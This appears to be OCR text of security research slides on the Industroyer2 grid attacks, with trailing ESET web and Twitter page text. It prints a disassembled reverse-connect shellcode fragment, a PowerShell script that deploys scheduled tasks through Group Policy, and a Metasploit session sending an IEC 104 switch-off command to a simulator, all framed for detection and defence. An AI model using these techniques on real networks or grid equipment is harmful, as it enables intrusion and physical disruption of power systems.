


```
.text:01001977     push    eax
.text:01001978     push    0E0DF0FEAh ; WSASocketA
.text:0100197D     call    ebp
.text:0100197F     xchg    eax, edi
.text:01001980
.text:01001980 loc_1001980:            ; CODE XREF: .text:010019
.text:01001980     push    10h
.text:01001982     push    esi
.text:01001983     push    edi
.text:01001984     push    6174A599h ; connect
.text:01001989     call    ebp
.text:0100198B     test    eax, eax
.text:0100198D     jz      short loc_10019A4
.text:0100198F     push    4E20h
.text:01001994     push    0E035F044h ; Sleep
.text:01001999     call    ebp
.text:0100199B     jmp     short loc_1001980
.text:0100199D ; ---------------------------------------------
.text:0100199D     push    56A2B5F0h ; ExitProcess
.text:010019A2     call    ebp
.text:010019A4
.text:010019A4 loc_10019A4:            ; CODE XREF: .text:010019
.text:010019A4     push    0
.text:010019A6     push    4
.text:010019A8     push    esi
.text:010019A9     push    edi
.text:010019AA     push    5FC8D902h ; recv
```

Detection opportunities: scheduled task via Group Policy (GPO)


Custom PowerShell script to create immediate scheduled task

MITRE ATT&CK
T1484.001



```
$Root = [ADSI]"LDAP://RootDSE"
$DomainPath = $Root.Get("DefaultNamingContext")
$DistinguishedName = "CN=Policies,CN=System," + $DomainPath
Write-Host ("Distinguished Name: {0}" -f $DistinguishedName) -ForegroundColor Red


$adGPT = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\GPT.INI"
$adGPO = "LDAP://CN=$GpoGuid,$DistinguishedName"
$PrefPath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\Preferences\"
Write-Host $adGPO
$adGPOPath = [ADSI]$adGPO

Try {
   $currentExt = $adGPOPath.get('gPCMachineExtensionNames')
} Catch {
    Write-Host "Error1"
    Exit
}

if (![string]::IsNullOrEmpty($SourceFile)) {
    if(![string]::IsNullOrEmpty($DestinationFile)) {
      $Filename = Split-Path $DestinationFile -Leaf
      $FilenamePath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\" + $Filename
      Copy-Item -Path $SourceFile -Destination $FilenamePath
      Create-Files -PreferencesPath  $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Source $FilenamePath -Destination $DestinationFile
    }
}

Create-Tasks -PreferencesPath  $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Time 0 -appName $appName -args $args
```

IEC104 Client for Metasploit



Example sending switching command IOA address to be switched is "5", the command type is a double command "46", command is for switching off without time value "5" Using local IEC 104 server simulator

```
msf auxiliary(client/iec104/iec104) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf auxiliary(client/iec104/iec104) > set command_address 5
command_address => 5
msf auxiliary(client/iec104/iec104) > set command_type 46
command_type => 46
msf auxiliary(client/iec104/iec104) > set command_value 5
command_value => 5
msf auxiliary(client/iec104/iec104) > run

[+] 127.0.0.1:2404 - Received STARTDT_ACT
[*] 127.0.0.1:2404 - Sending 104 command
[+] 127.0.0.1:2404 -   Parsing response: Double command (C_DC_NA_1)
[+] 127.0.0.1:2404 -     TX: 0002 RX: 0000
[+] 127.0.0.1:2404 -     CauseTx: 07 (Activation Confirmation)
[+] 127.0.0.1:2404 -     IOA: 5 DCO: 0x05
[+] 127.0.0.1:2404 -   Parsing response: Single point information with time (M_SP_TB_1)
[+] 127.0.0.1:2404 -     TX: 0002 RX: 0002
[+] 127.0.0.1:2404 -     CauseTx: 03 (Spontaneous)
[+] 127.0.0.1:2404 -     IOA: 3 SIQ: 0x00
[+] 127.0.0.1:2404 -     Timestamp: 2018-03-30 21:39:52.930
[+] 127.0.0.1:2404 -   Parsing response: Double command (C_DC_NA_1)
[+] 127.0.0.1:2404 -     TX: 0002 RX: 0004
[+] 127.0.0.1:2404 -     CauseTx: 0a (Termination Activation)
[+] 127.0.0.1:2404 -     IOA: 5 DCO: 0x05
[*] 127.0.0.1:2404 - operation ended
[*] 127.0.0.1:2404 - Terminating Connection
[+] 127.0.0.1:2404 - Received STOPDT_ACT
[*] Auxiliary module execution completed
msf auxiliary(client/iec104/iec104) >
```


Wrap up

Further reading

- ESET: Industroyer2: Industroyer reloaded
- Mandiant: INDUSTROYER.V2: Old Malware Learns New Tricks
- Nozomi Networks: Industroyer vs. Industroyer2: Evolution of the IEC 104 Component
- Joe Slowik/Dragos: CRASHOVERRIDE: Reassessing the 2016 Ukraine Electric Power Event as a Protection-Focused Attack

Black Hat sound bytes

- The threat is **serious** but can be **thwarted**
- Threat actor **“sophistication”** lies in **knowledge of protocols** and **target environment**
- **Defense** should focus on **early detection** & **prevention**



welivesecurity™ BY eset

In English

Menu

Award-winning news, views, and insight from the ESET **security community**

Research

Expert content, for researchers by researchers

Research

I see what you did there: A look at the CloudMensis macOS spyware

Previously unknown macOS malware uses cloud storage as its C&C channel and to exfiltrate documents, keystrokes, and screen captures from compromised Macs

Marc-Etienne M.Léveillé 19 Jul 2022 - 11:30AM

How Emotet is changing tactics in response to Microsoft's tightening of Office macro security

Emotet malware is back with ferocious vigor, according to ESET telemetry in the first four months of 2022. Will it survive the ever-tightening controls on macro-enabled documents?

Rene Holt 16 Jun 2022 - 11:30AM

ESET Research Podcast: UEFI in crosshairs of ESPecter bootkit

Listen to Aryeh Goretsky, Martin Smolár, and Jean-Ian Boutin discuss what UEFI threats are capable of and what the ESPecter bootkit tells

Follow us


Newsletter – Ukraine Crisis section

Email... Submit

Newsletter

Email... Submit

Our experts



ESET research
3,033 Tweets

Following

ESET research
@ESETresearch Follows you

Security research and breaking news straight from ESET Research Labs.

welivesecurity.com/research/ Joined July 2009

31 Following **26.9K** Followers

Followed by The Banshee Queen 👑 Strahdslayer 👑, Vladislav Hrcka, and 45 others you follow

Tweets | Tweets & replies | Media | Likes

ESET research @ESETresearch · Jul 28
If you want to learn more about IIS malware, check out @zuzana_hromcova and @cherepanov74 paper from a year ago, where they document 14 different families: welivesecurity.com/2021/08/06/ana… #ESETresearch 1/2

> **Microsoft Security Intelligence** @MsftSecIntel · Jul 26
> Attackers are increasingly leveraging malicious IIS extensions as covert backdoors into servers, providing a durable persistence mechanism for attacks. Learn how to identify and defend against these threats in our new blog post: msft.it/6017jE2oS

2 21 42

ESET research @ESETresearch · Jul 28
This research was also presented at BlackHat USA 2021: blackhat.com/us-21/briefing… Slides: i.blackhat.com/USA21/Wednesda… 2/2

Thank you...

@cherepanov74

@Robert_Lipovsky

@ESETResearch